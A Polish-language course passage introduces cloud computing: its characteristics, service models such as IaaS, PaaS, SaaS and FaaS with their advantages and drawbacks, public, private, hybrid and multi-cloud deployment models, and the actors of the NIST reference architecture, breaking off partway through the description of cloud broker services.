Chmura obliczeniowa

Cele kształcenia

Przetwarzanie w chmurze to wschodząca technologia, która zapewnia usługi obliczeniowe, takie jak online aplikacje biznesowe, przechowywania danych online i poczty internetowej przez Internet. Wdrożenie chmury umożliwia rozproszoną siłę roboczą, zmniejsza wydatki organizacji, zapewnia bezpieczeństwo danych itp. Ze względu na te korzyści wiele organizacji biznesowych migruje obecnie swoje dane i infrastrukturę do chmury. Jednak środowisko chmurowe stwarza również wiele zagrożeń i ryzyk dla organizacji. Atakujący wykorzystują luki w oprogramowaniu w chmurze, aby uzyskać nieautoryzowany dostęp do przechowywanych w nim cennych danych. W obecnym scenariuszu bezpieczeństwo chmury odgrywa ważną rolę zarówno dla osób prywatnych, jak i firm. W tym module omówiono różne techniki wykorzystywane do hakowania środowiska chmurowego, które ujawniają ukryte luki w zabezpieczeniach. Zrozumienie tych ataków i luk w zabezpieczeniach pomaga zarówno dostawcy usług w chmurze, jak i klientowi we wdrażaniu odpowiednich zasad bezpieczeństwa i środków w celu ochrony infrastruktury chmury przed ewoluującymi zagrożeniami bezpieczeństwa cybernetycznego. Ten moduł rozpoczyna się od przeglądu koncepcji przetwarzania w chmurze. Wyjaśnia technologię kontenerów i bezserwerowe środowisko obliczeniowe oraz zapewnia wgląd w zagrożenia przetwarzania w chmurze i metodologię hakowania w chmurze. Na koniec omówiono bezpieczeństwo przetwarzania w chmurze i narzędzia niezbędne do spełnienia wymagań bezpieczeństwa.

Koncepcje przetwarzania w chmurze

Cloud computing dostarcza różnego rodzaju usługi i aplikacje przez Internet. Usługi te umożliwiają użytkownikom korzystanie z oprogramowania i sprzętu zarządzanego przez osoby trzecie w lokalizacjach zdalnych. Główni dostawcy usług w chmurze to Google, Amazon i Microsoft. Ta sekcja przedstawia przetwarzanie w chmurze, rodzaje usług przetwarzania w chmurze, podział obowiązków, modele wdrażania chmury, architekturę referencyjną NIST i jej zalety, architekturę przechowywania w chmurze oraz dostawców usług w chmurze.

Wprowadzenie do przetwarzania w chmurze

Przetwarzanie w chmurze to dostarczanie możliwości IT na żądanie, w ramach którego infrastruktura IT i aplikacje są udostępniane subskrybentom jako mierzone usługi za pośrednictwem sieci. Przykłady rozwiązań w chmurze obejmują Gmail, Facebook, Dropbox i Salesforce.com.

Charakterystyka przetwarzania w chmurze

Poniżej omówiono cechy przetwarzania w chmurze, które dziś przyciągają wiele firm do przyjęcia technologii chmury.

Samoobsługa na żądanie: rodzaj usługi świadczonej przez dostawców usług w chmurze, która umożliwia udostępnianie zasobów w chmurze, takich jak moc obliczeniowa, pamięć masowa i sieć, zawsze na żądanie, bez konieczności interakcji człowieka z dostawcami usług.

Rozproszona pamięć masowa: Rozproszona pamięć masowa w chmurze zapewnia lepszą skalowalność, dostępność i niezawodność danych. Jednak rozproszone przechowywanie w chmurze może potencjalnie budzić obawy dotyczące bezpieczeństwa i zgodności.

Błyskawiczna elastyczność: Chmura oferuje natychmiastowe udostępnianie możliwości szybkiego skalowania w górę lub w dół, zgodnie z zapotrzebowaniem. Konsumentom wydaje się, że zasoby

dostępne do zaopatrzenia są nieograniczone i można je kupić w dowolnej ilości w dowolnym momencie.

Zautomatyzowane zarządzanie: minimalizując zaangażowanie użytkowników, automatyzacja w chmurze przyspiesza proces i zmniejsza koszty pracy oraz możliwość wystąpienia błędu ludzkiego.

Szeroki dostęp do sieci: Zasoby w chmurze są dostępne w sieci i dostępne za pomocą standardowych procedur za pośrednictwem szerokiej gamy platform, w tym laptopów, telefonów komórkowych i osobistych asystentów cyfrowych (PDA).

Łączenie zasobów: Dostawca usług w chmurze łączy wszystkie zasoby, aby obsługiwać wielu klientów w środowisku wielu dzierżawców, przy czym zasoby fizyczne i wirtualne są dynamicznie przydzielane i ponownie przydzielane na żądanie przez konsumenta chmury.

Mierzona usługa: systemy chmurowe wykorzystują metodę pomiaru „pay-per-use". Abonenci płacą za usługi w chmurze w ramach abonamentu miesięcznego lub w zależności od wykorzystania zasobów, takich jak poziomy pamięci masowej, moc obliczeniowa i przepustowość. Dostawcy usług w chmurze monitorują, kontrolują, raportują i naliczają opłaty za zużycie zasobów przez klientów z pełną przejrzystością.

Technologia wirtualizacji: Technologia wirtualizacji w chmurze umożliwia szybkie skalowanie zasobów w sposób nieosiągalny dla środowisk niezwirtualizowanych.

Ograniczenia przetwarzania w chmurze

Ograniczona kontrola i elastyczność organizacji

Skłonność do przestojów i innych problemów technicznych

Kwestie bezpieczeństwa, prywatności i zgodności

Kontrakty i blokady

Uzależnienie od połączeń sieciowych

Potencjalna podatność na ataki, ponieważ każdy komponent jest w trybie online

Trudności w migracji od jednego usługodawcy do drugiego

Rodzaje usług przetwarzania w chmurze

Usługi w chmurze są ogólnie podzielone na następujące kategorie:

Infrastruktura jako usługa (IaaS)

Ta usługa przetwarzania w chmurze umożliwia subskrybentom korzystanie na żądanie z podstawowych zasobów informatycznych, takich jak moc obliczeniowa, wirtualizacja, przechowywanie danych i sieć. Ta usługa udostępnia maszyny wirtualne i inny abstrakcyjny sprzęt i systemy operacyjne (OS), którymi można sterować za pośrednictwem interfejsu programowania aplikacji (API) usługi. Ponieważ dostawcy usług w chmurze są odpowiedzialni za zarządzanie bazową infrastrukturą przetwarzania w chmurze, abonenci mogą uniknąć kosztów kapitału ludzkiego, sprzętu i innych (np. Amazon EC2, Microsoft OneDrive, Rackspace).

Zalety:

o Dynamiczne skalowanie infrastruktury

o Gwarantowany czas pracy

o Automatyzacja zadań administracyjnych

o Elastyczne równoważenie obciążenia (ELB)

o Usługi oparte na zasadach

o Globalna dostępność

Wady:

o Bezpieczeństwo oprogramowania jest zagrożone (dostawcy zewnętrzni są bardziej podatni na ataki)

o Problemy z wydajnością i niska prędkość połączenia

Platforma jako usługa (PaaS)

Ten rodzaj usługi przetwarzania w chmurze pozwala na rozwój aplikacji i usług. Subskrybenci nie muszą kupować i zarządzać oprogramowaniem i infrastrukturą, ale mają władzę nad wdrożonymi aplikacjami i być może konfiguracjami środowiska hostingu aplikacji. Oferuje narzędzia programistyczne, zarządzanie konfiguracją i platformy wdrażania na żądanie, które mogą być używane przez subskrybentów do tworzenia niestandardowych aplikacji (np. Google App Engine, Salesforce, Microsoft Azure). Zalety pisania aplikacji w środowisku PaaS obejmują dynamiczną skalowalność, automatyczne tworzenie kopii zapasowych i inne usługi platformy, bez konieczności jawnego kodowania ich.

Zalety:

o Uproszczone wdrażanie

o Gotowe funkcje biznesowe

o Niższe ryzyko bezpieczeństwa w porównaniu z laaS

o Natychmiastowa społeczność

o Model płatności za wykorzystanie

o Skalowalność

Wady:

o Blokada sprzedawcy

o Prywatność danych

o Integracja z pozostałymi aplikacjami systemu

Oprogramowanie jako usługa (SaaS)

Ta usługa przetwarzania w chmurze oferuje abonentom aplikacje na żądanie przez Internet. Dostawca pobiera opłaty za usługę na zasadzie płatności za użycie, subskrypcji, reklam lub udostępniania wielu użytkownikom (np. internetowych aplikacji biurowych, takich jak Dokumenty lub Kalendarz Google, Salesforce CRM i Freshbooks).

Zalety:

o Niski koszt

o Łatwa administracja

o Globalna dostępność

o Wysoka kompatybilność (nie jest wymagany żaden specjalistyczny sprzęt ani oprogramowanie)

Wady:

o Kwestie bezpieczeństwa i opóźnień

o Całkowite uzależnienie od Internetu

o Przełączanie między dostawcami SaaS jest trudne

Tożsamość jako usługa (IDaaS)

Ta usługa przetwarzania w chmurze oferuje subskrybowanym przedsiębiorstwom usługi uwierzytelniania i jest zarządzana przez zewnętrznego dostawcę w celu świadczenia usług zarządzania tożsamością i dostępem. Zapewnia usługi, takie jak jednokrotne logowanie (SSO), uwierzytelnianie wieloskładnikowe (MFA), zarządzanie i administrowanie tożsamością (IGA), zarządzanie dostępem i gromadzenie danych wywiadowczych. Usługi te umożliwiają subskrybentom bezpieczniejszy dostęp do danych wrażliwych zarówno w siedzibie firmy, jak i poza nią (np. OneLogin, Centrify Identity Service, Microsoft Azure Active Directory, Okta).

Zalety:

o Niski koszt

o Lepsze bezpieczeństwo

o Uproszczenie zgodności

o Skrócony czas

o Centralne zarządzanie kontami użytkowników

Wady:

o Awaria jednego serwera może zakłócić działanie usługi lub spowodować redundancję na innych serwerach uwierzytelniających

o Podatne na ataki polegające na przejęciu konta

Bezpieczeństwo jako usługa (SECaaS)

Ten model przetwarzania w chmurze integruje usługi bezpieczeństwa z infrastrukturą korporacyjną w opłacalny sposób. Jest rozwijany w oparciu o SaaS i nie wymaga żadnego fizycznego sprzętu ani sprzętu. W związku z tym radykalnie zmniejsza koszty w porównaniu z kosztami ponoszonymi, gdy organizacje ustanawiają własne funkcje bezpieczeństwa. Świadczy usługi takie jak testy penetracyjne, uwierzytelnianie, wykrywanie włamań, anty-malware, incydenty bezpieczeństwa i zarządzanie zdarzeniami (np. eSentire MDR, Switchfast Technologies, OneNeck IT Solutions, Foundstone Managed Security Services).

Zalety:

o Niski koszt

o Zmniejszona złożoność

o Ciągła ochrona

o Lepsze bezpieczeństwo dzięki najlepszej wiedzy na temat bezpieczeństwa

o Najnowsze i zaktualizowane narzędzia bezpieczeństwa

o Szybkie udostępnianie użytkowników

o Większa zwinność

o Zwiększony czas poświęcony na kluczowe kompetencje

Wady:

o Zwiększone powierzchnie ataku i luki w zabezpieczeniach

o Nieznany profil ryzyka

o Niebezpieczne interfejsy API

o Brak dostosowania do potrzeb biznesowych

o Podatne na ataki polegające na przejęciu konta

Kontener jako usługa (CaaS)

Ten model przetwarzania w chmurze zapewnia swoim abonentom kontenery i klastry jako usługę. Świadczy usługi takie jak wirtualizacja silników kontenerów, zarządzanie kontenerami, aplikacjami i klastrami poprzez portal internetowy lub API. Korzystając z tych usług, subskrybenci mogą tworzyć rozbudowane, skalowalne aplikacje kontenerowe za pośrednictwem chmury lub lokalnych centrów danych. CaaS dziedziczy funkcje zarówno laaS, jak i PaaS (np. Amazon EC2, Google Kubernetes Engine (GKE)).

Zalety:

o Usprawniony rozwój aplikacji kontenerowych

o Płatność za zasoby

o Podwyższona jakość

o Przenośny i niezawodny rozwój aplikacji

o Niski koszt

o Niewiele zasobów

o Awaria kontenera aplikacji nie wpływa na inne kontenery

o Lepsze bezpieczeństwo

o Ulepszone zarządzanie poprawkami

o Poprawiona reakcja na błędy

o Wysoka skalowalność

o Usprawniony rozwój

Wady:

o Wysokie koszty operacyjne

o Za wdrożenie platformy odpowiada programista

Funkcja jako usługa (FaaS)

Ta usługa przetwarzania w chmurze zapewnia platformę do tworzenia, uruchamiania i zarządzania funkcjonalnościami aplikacji bez złożoności budowania i utrzymywania niezbędnej infrastruktury (architektura bezserwerowa). Model ten jest najczęściej wykorzystywany przy tworzeniu aplikacji dla mikroserwisów. Zapewnia abonentom funkcjonalność na żądanie, która wyłącza infrastrukturę pomocniczą i nie wiąże się z żadnymi opłatami, gdy nie jest używana. Świadczy usługi przetwarzania danych, takie jak usługi Internetu rzeczy (loT) dla podłączonych urządzeń, aplikacji mobilnych i internetowych oraz przetwarzanie wsadowe i strumieniowe (np. AWS Lambda, Google Cloud Functions, Microsoft Azure Functions, Oracle Functions).

Zalety:

o Płatność za użycie

o Niski koszt

o Wydajne aktualizacje zabezpieczeń

o Łatwe wdrażanie

o Wysoka skalowalność

Wady:

o Duże opóźnienie

o Ograniczenia pamięci

o Ograniczenia dotyczące monitorowania i debugowania

o Niestabilne narzędzia i frameworki

o Blokada sprzedawcy

Wszystko jako usługa (XaaS)

Wszystko jako usługa lub wszystko jako usługa (XaaS) to usługa przetwarzania w chmurze i zdalnego dostępu, która oferuje wszystko jako usługę przez Internet w zależności od zapotrzebowania użytkownika. Usługa może obejmować produkty cyfrowe, takie jak narzędzia, aplikacje i technologie, a także inne rodzaje usług, takie jak żywność, transport i konsultacje medyczne. Usługa jest płatna według zużycia i nie można jej kupić ani uzyskać licencji na zwykłe produkty. Oprócz typowych usług w chmurze, takich jak oprogramowanie jako usługa (SaaS), platforma jako usługa (PaaS) i infrastruktura jako usługa (laaS), XaaS obejmuje usługi takie jak sieć jako usługa (NaaS), pamięć masowa jako usługa (STaaS), testowanie jako usługa (TaaS), złośliwe oprogramowanie jako usługa (MaaS) i odzyskiwanie po awarii jako usługa (DRaaS). XaaS oferuje bezpieczne usługi, takie jak zarządzanie relacjami z klientami (CRM), przetwarzanie w chmurze i usługi katalogowe (np. NetApp, AWS Elastic Beanstalk, Fleroku i Apache Stratos).

Zalety:

o Wysoka skalowalność

o Niezależne od lokalizacji i urządzeń

o Tolerancja błędów i zmniejszona redundancja

o Zmniejszone nakłady inwestycyjne

o Poprawia proces biznesowy, wspierając szybką elastyczność i udostępnianie zasobów

Wady:

o Prawdopodobieństwo awarii usługi, ponieważ XaaS jest zależny od Internetu

o Problemy z wydajnością spowodowane dużym wykorzystaniem tych samych zasobów

o Bardzo złożone i czasami trudne do rozwiązania

Zapory jako usługa (FWaaS)

Ta usługa przetwarzania w chmurze chroni użytkowników i organizacje przed zagrożeniami zarówno wewnętrznymi, jak i zewnętrznymi, filtrując ruch sieciowy. FWaaS obejmuje rozszerzone możliwości analizy danych, w tym możliwość wykrywania ataków złośliwego oprogramowania, a także funkcje bezpieczeństwa, takie jak filtrowanie pakietów, analiza sieci i IPsec (np. Zscaler Cloud Firewall, SecurityHQ, Secucloud, Fortinet, Cisco i Sophos).

Zalety:

o Blokuje złośliwy ruch sieciowy

o Chroni wiele wdrożeń w chmurze

o Standaryzowane wdrażanie polityki

o Poprawiona widoczność sieci

o Zwiększona niezawodność

o Prostsza architektura

o Łatwiejsza konserwacja

Wady:

o Odporność na akceptację

o Problemy z opóźnieniem sieci

Desktop jako usługa (DaaS)

Ta usługa przetwarzania w chmurze oferuje subskrybentom wirtualne pulpity i aplikacje na żądanie. Dostawcy usług w chmurze są odpowiedzialni za zapewnienie infrastruktury, mocy obliczeniowej, przechowywania danych, tworzenia kopii zapasowych, instalowania poprawek i konserwacji. Dostawcy chmury dostarczają DaaS jako subskrypcję dla wielu dzierżawców. Dostawca pobiera opłaty za usługę w przewidywalnym modelu płatności zgodnie z potrzebami (np. Amazon Workspaces, Citrix Managed Desktops i Azure Windows Virtual Desktop).

Zalety:

o Globalna dostępność

o Uproszczone zarządzanie

o Skrócony czas przestojów

o Niski koszt

o Wysoka elastyczność

o Wysoka skalowalność

Wady:

o Kwestie bezpieczeństwa

o Problemy z łącznością sieciową

o Wysokie koszty licencji

Mobilne zaplecze jako usługa (MBaaS)

Ta usługa przetwarzania w chmurze umożliwia twórcom aplikacji integrację aplikacji front-end z infrastrukturą zaplecza za pośrednictwem interfejsu programowania aplikacji (API) i zestawu programistycznego (SDK). Ta usługa skraca czas, jaki programiści spędzają na rozwijaniu funkcjonalności zaplecza. Zapewnia zarządzanie użytkownikami, powiadomienia push, przechowywanie w chmurze, zarządzanie bazami danych i geolokalizację w celu tworzenia aplikacji (np. Google Firebase, AWS Amplify, Kinvey, Apple CloudKit i Backendless Cloud).

Zalety:

o Poprawiona efektywność rozwoju

o Wysoka elastyczność

o Skalowalność

o Model płatności zgodnie z rzeczywistym użyciem

Wady:

o Kwestie bezpieczeństwa

o Wysokie koszty początkowe

Model biznesowy „Maszyny jako usługa" (MaaS).

Ten typ modelu przetwarzania w chmurze, znany również jako Equipment-as-a-Service (EaaS), pozwala producentom sprzedawać lub dzierżawić maszyny klientom i otrzymywać procent zysków generowanych przez te maszyny. Model ten jest szeroko stosowany i wdrażany z korzyścią zarówno dla producentów, jak i klientów. Jest to wyrafinowany model chmury, który umożliwia klientowi i producentowi generowanie i śledzenie produktów w czasie rzeczywistym z maszyny.

Zalety:

o Niski koszt inwestycji

o Poprawiona zdolność adaptacji

o Pewne i efektywne kosztowo źródło dochodów

o Poprawa jakości i ilości produktów

Wady:

o Konserwacja i naprawy są drogie

o Maszyny zastępują pracowników, co skutkuje bezrobociem

Podział obowiązków w chmurze

W chmurze obliczeniowej niezbędne jest rozdzielenie obowiązków abonentów i dostawców usług. Podział obowiązków zapobiega konfliktom interesów, działaniom niezgodnym z prawem, oszustwom, nadużyciom i błędom oraz pomaga w identyfikowaniu błędów kontroli bezpieczeństwa, w tym kradzieży informacji, naruszeń bezpieczeństwa i obchodzenia kontroli bezpieczeństwa. Pomaga również w ograniczeniu wpływu posiadanego przez jakąkolwiek osobę i zapewnia, że nie ma sprzecznych obowiązków. Istnieją głównie trzy rodzaje usług w chmurze; mianowicie laaS, PaaS i SaaS. Podczas uzyskiwania dostępu do określonych chmur i ich modeli niezbędna jest znajomość ograniczeń każdego modelu dostarczania usług w chmurze.

Modele wdrażania w chmurze

Wybór modelu wdrażania w chmurze jest oparty na wymaganiach przedsiębiorstwa. Usługi w chmurze można wdrażać na różne sposoby, zgodnie z poniższymi czynnikami:

Lokalizacja hosta usług przetwarzania w chmurze

Wymagania bezpieczeństwa

Udostępnianie usług w chmurze

Możliwość zarządzania niektórymi lub wszystkimi usługami w chmurze

Możliwości dostosowywania

Dostępne są cztery standardowe modele wdrażania w chmurze

Chmura publiczna

W tym modelu dostawca udostępnia publicznie usługi takie jak aplikacje, serwery i przechowywanie danych przez Internet. W związku z tym odpowiada za stworzenie i stałe utrzymanie chmury publicznej oraz jej zasobów informatycznych. Usługi chmury publicznej mogą być bezpłatne lub oparte na modelu płatności za wykorzystanie (np. Amazon Elastic Compute Cloud (EC2), Google App Engine, Windows Azure Services Platform, IBM Bluemix).

Zalety:

• Prostota i wydajność

• Niska cena

• Skrócony czas (w przypadku awarii serwera, konieczności ponownego uruchomienia lub ponownej konfiguracji chmury)

• Brak konserwacji (usługa chmury publicznej jest hostowana poza siedzibą firmy)

• Brak umów (brak długoterminowych zobowiązań)

Wady:

• Bezpieczeństwo nie jest gwarantowane

• Brak kontroli (dostawcy zewnętrzni są odpowiedzialni)

• Niska prędkość (zależy od połączeń internetowych; szybkość przesyłania danych jest ograniczona)

Prywatna chmura

Chmura prywatna, znana również jako chmura wewnętrzna lub korporacyjna, to infrastruktura chmurowa obsługiwana przez jedną organizację i wdrożona w korporacyjnym zaporze sieciowej. Organizacje wdrażają infrastruktury chmury prywatnej, aby zachować pełną kontrolę nad danymi korporacyjnymi (np. BMC Software, VMware vRealize Suite, SAP Cloud Platform).

Zalety:

• Wzmocnienie bezpieczeństwa (usługi są dedykowane dla jednej organizacji)

• Zwiększona kontrola nad zasobami (organizacja rządzi)

• Wysoka wydajność (wdrożenie chmury w zaporze ogniowej oznacza wysokie szybkości przesyłania danych)

• Konfigurowalna wydajność sprzętu, sieci i pamięci masowej (ponieważ organizacja posiada prywatną chmurę)

• Dane dotyczące zgodności z przepisami Sarbanes Oxley, PCI DSS i HIPAA są znacznie łatwiejsze do uzyskania

Wady:

• Wysoki koszt

• Konserwacja na miejscu

Chmura społeczności

Jest to infrastruktura dla wielu dzierżawców, współdzielona przez organizacje z określonej społeczności, które mają wspólne problemy związane z przetwarzaniem danych, takie jak bezpieczeństwo, zgodność z przepisami, wymagania dotyczące wydajności i jurysdykcja. Chmura społecznościowa może działać lokalnie lub poza nią i być zarządzana przez uczestniczące organizacje lub przez zewnętrznego dostawcę usług zarządzanych (np. Cisco Cloud Solutions, Salesforce Health Cloud).

Zalety:

• Tańsze w porównaniu z chmurą prywatną

• Elastyczność w zaspokajaniu potrzeb społeczności

• Zgodność z przepisami prawa

• Wysoka skalowalność

• Organizacje mogą udostępniać pulę zasobów z dowolnego miejsca za pośrednictwem Internetu

Wady:

• Konkurencja między konsumentami w wykorzystaniu zasobów

• Niedokładne przewidywanie wymaganych zasobów

• Brak osobowości prawnej w przypadku odpowiedzialności

• Umiarkowane bezpieczeństwo (inni najemcy mogą mieć dostęp do danych)

• Kwestie związane z zaufaniem i bezpieczeństwem między najemcami

Chmura hybrydowa

Jest to środowisko chmurowe składające się z dwóch lub więcej chmur (prywatnej, publicznej lub społecznościowej), które pozostają unikalnymi jednostkami, ale są ze sobą połączone, aby oferować korzyści płynące z wielu modeli wdrażania. W tym modelu organizacja udostępnia i zarządza niektórymi zasobami wewnętrznie, a innymi zewnętrznie (np. Microsoft Azure, Zymr, Parangat Cloud Computing, Logicalis).

Przykład: Organizacja wykonuje swoje krytyczne działania w chmurze prywatnej (np. operacyjne dane klientów) oraz czynności niekrytyczne w chmurze publicznej.

Zalety:

• Wysoka skalowalność (obejmuje zarówno chmury publiczne, jak i prywatne)

• Oferuje zarówno bezpieczne, jak i skalowalne zasoby publiczne

• Wysoki poziom bezpieczeństwa (obejmuje prywatną chmurę)

• Pozwala redukować i zarządzać kosztami zgodnie z wymaganiami

Wady:

• Komunikacja na poziomie sieci może powodować konflikty, ponieważ korzysta zarówno z sieci publicznej, jak i sieciowej prywatnej chmury

• Trudno osiągnąć zgodność danych

• Organizacja polegająca na wewnętrznej infrastrukturze IT w przypadku awarii (utrzymanie redundancji w centrach danych w celu przezwyciężenia)

• Kompleksowe umowy o poziomie usług (SLA)

Wiele chmur

Jest to dynamiczne, heterogeniczne środowisko, które łączy obciążenia wielu dostawców usług chmurowych zarządzanych za pomocą jednego zastrzeżonego interfejsu w celu osiągnięcia długoterminowych celów biznesowych. Multi-chmura korzysta z wielu usług obliczeniowych i pamięci masowych od różnych dostawców chmury. Dystrybuuje zasoby chmury, oprogramowanie, aplikacje itp. w różnych środowiskach hostingu w chmurze. Środowiska wielochmurowe są w większości całkowicie prywatne, całkowicie publiczne lub stanowią kombinację obu. Organizacje wykorzystują środowiska wielochmurowe do dystrybucji zasobów obliczeniowych, zwiększając tym samym moc obliczeniową i możliwości przechowywania oraz w dużym stopniu ograniczając ryzyko utraty danych i przestojów (np. Microsoft Azure Arc, Google Cloud Anthos).

Zalety:

• Wysoka niezawodność i małe opóźnienia

• Elastyczność w spełnianiu potrzeb biznesowych

• Optymalizacja kosztów i wydajności oraz ograniczanie ryzyka

• Niskie ryzyko rozproszonych ataków typu „odmowa usługi” (DDoS).

• Zwiększona dostępność pamięci masowej i moc obliczeniowa

• Niskie prawdopodobieństwo uzależnienia od dostawcy

Wady:

• Awaria systemu wielochmurowego wpływa na elastyczność biznesową

• Korzystanie z usług więcej niż jednego dostawcy powoduje redundancję

• Zagrożenia bezpieczeństwa związane ze złożoną i dużą powierzchnią ataku

• Koszty operacyjne

Inne modele wdrażania w chmurze obejmują następujące elementy.

Rozproszona chmura

Jest to scentralizowane środowisko chmurowe składające się z rozproszonych geograficznie chmur publicznych lub prywatnych kontrolowanych na jednej płaszczyźnie sterowania w celu świadczenia usług użytkownikom końcowym znajdującym się na miejscu lub poza nim. W tym modelu użytkownik końcowy może uzyskiwać dostęp do danych w dowolnym miejscu jako lokalne centrum danych zapewniające możliwości przetwarzania brzegowego w celu poprawy prywatności danych i spełnienia lokalnych zasad zarządzania. Świadczy usługi użytkownikom końcowym tak, jakby uzyskiwali dostęp do zdalnych danych na ich lokalnym serwerze. W oparciu o wymagania, rozproszone usługi w chmurze mogą być wykorzystywane w różnych typach lokalizacji, takich jak sieci, operatorzy i brzegi klientów oraz jako lokalne centra danych. Rozproszona chmura zapewnia usługi automatyzacji aplikacji, takich jak sztuczna inteligencja (Al), uczenie maszynowe (ML) i Internet rzeczy (loT) (np. Google Distributed Cloud i Cloudflare CDN).

Zalety:

• Wysoka wydajność

• Zmniejszone opóźnienie

• Wysokie zarządzanie i spójność operacyjna w porównaniu z chmurami hybrydowymi i wieloma chmurami

Modernizacja na miejscu

• Możliwości przetwarzania brzegowego

• Możliwość lokalnego przetwarzania danych

• Surowe zabezpieczenia danych

• Aplikacje automatyki (Al, ML, loT itp.)

Wady:

• Mogą wystąpić luki w zabezpieczeniach

• Wysoki koszt (koszt wdrożenia infrastruktury sieciowej)

• Ograniczona pomoc w zakresie oprogramowania

• Kompleksowe rozwiązywanie problemów

Polichmura

Ten typ technologii chmurowej obejmuje kilka rodzajów usług w chmurze, które mogą być dostarczane do różnych innych chmur. W przeciwieństwie do wielu chmur, zapewnia funkcje różnych chmur na jednej platformie, aby zapewnić użytkownikom funkcje z różnych usług w chmurze w zależności od ich wymagań. Ten model pomaga również użytkownikom wybrać konkretną funkcję wymaganą od każdej chmury do wykonywania różnych zadań w ich środowisku biznesowym. Dostarcza specjalistyczne aplikacje do automatyzacji, takie jak usługi Al i ML (np. Google Cloud Platform (GCP) i Amazon Web Services (AWS)).

Zalety:

• Wysoka elastyczność

• Wybór środowiskowy

• Optymalizacja infrastruktury i zwrotu z inwestycji (ROI).

• Świadczy specjalistyczne usługi Al i ML

• Opłacalny

• Wysoka wydajność

Wady:

• Czasochłonna konfiguracja początkowa

• Brak stałego narzędzia


• Wysokie koszty R&D przed wdrożeniem narzędzia

• Nieosiągalne dla małych i średnich firm

• Brak stałego modelu

Architektura referencyjna wdrażania chmury NIST

Poniższy rysunek przedstawia przegląd architektury referencyjnej przetwarzania w chmurze NIST; wyświetla głównych aktorów, działania i funkcje w przetwarzaniu w chmurze. Diagram ilustruje ogólną architekturę wysokiego poziomu, przeznaczoną do lepszego zrozumienia zastosowań, wymagań, cech i standardów przetwarzania w chmurze.



Pięciu znaczących aktorów to:

Konsument w chmurze

Konsument chmury to osoba lub organizacja, która utrzymuje relacje biznesowe z dostawcami usług w chmurze (CSP) i korzysta z usług przetwarzania w chmurze. Konsument chmury przegląda żądane usługi w katalogu usług CSP, zawiera umowy o świadczenie usług z CSP (bezpośrednio lub za pośrednictwem brokera w chmurze) i korzysta z usług. CSP rozlicza konsumenta na podstawie świadczonych usług. CSP powinien wypełnić umowę dotyczącą poziomu usług (SLA), w której konsument chmury określa techniczne wymagania dotyczące wydajności, takie jak jakość usług, bezpieczeństwo i środki zaradcze w przypadku awarii wydajności. CSP może również określić ewentualne ograniczenia i obowiązki, które konsumenci usług w chmurze muszą zaakceptować. Usługi dostępne dla konsumenta w chmurze w modelach PaaS, IaaS i SaaS są takie same co następuje:

o PaaS - baza danych (DB), Business Intelligence, wdrażanie aplikacji, tworzenie i testowanie oraz integracja

o IaaS - przechowywanie, zarządzanie usługami, sieć dostarczania treści (CDN), hosting platformy, tworzenie kopii zapasowych i odzyskiwanie oraz przetwarzanie

o SaaS - zasoby ludzkie, planowanie zasobów przedsiębiorstwa (ERP), sprzedaż, zarządzanie relacjami z klientami (CRM), współpraca, zarządzanie dokumentami, wydajność poczty elektronicznej i biura, zarządzanie treścią, usługi finansowe i sieci społecznościowe.

Dostawca chmury

Dostawca chmury to osoba lub organizacja, która nabywa i zarządza infrastrukturą obliczeniową przeznaczoną do świadczenia usług (bezpośrednio lub za pośrednictwem brokera chmury) zainteresowanym stronom za pośrednictwem dostępu do sieci.

Przewoźnik w chmurze

Operator chmury działa jako pośrednik, który zapewnia łączność i usługi transportowe między CSP a konsumentami chmury. Operator chmury zapewnia konsumentom dostęp za pośrednictwem sieci, urządzeń telekomunikacyjnych lub innych urządzeń dostępowych.

Audytor chmury

Audytor chmury to strona, która przeprowadza niezależne badanie kontroli usług w chmurze w celu wyrażenia opinii na ich temat. Audyty weryfikują przestrzeganie standardów poprzez przegląd obiektywnych dowodów. Audytor chmury może ocenić usługi świadczone przez CSP w zakresie kontroli bezpieczeństwa (zabezpieczenia zarządcze, operacyjne i techniczne mające na celu ochronę poufności, integralności i dostępności systemu i jego informacji), wpływu na prywatność (zgodność z obowiązującymi przepisami i regulacjami dotyczącymi prywatności regulujące prywatność danej osoby), wydajność itp.

Broker w chmurze

Integracja usług w chmurze staje się zbyt skomplikowana, aby konsumenci mogli sobie z nią poradzić. W ten sposób konsument chmury może zażądać usług w chmurze od brokera chmury, zamiast bezpośrednio kontaktować się z CSP. Broker w chmurze to jednostka, która zarządza usługami w chmurze w zakresie użytkowania, wydajności i dostarczania oraz utrzymuje relacje między dostawcami CSP a konsumentami w chmurze. Usługi świadczone przez brokerów w chmurze dzielą się na trzy kategorie:

o Pośrednictwo w usługach

Udoskonala daną funkcję o określoną zdolność i zapewnia usługi o wartości dodanej konsumentom chmury.

o Agregacja usług

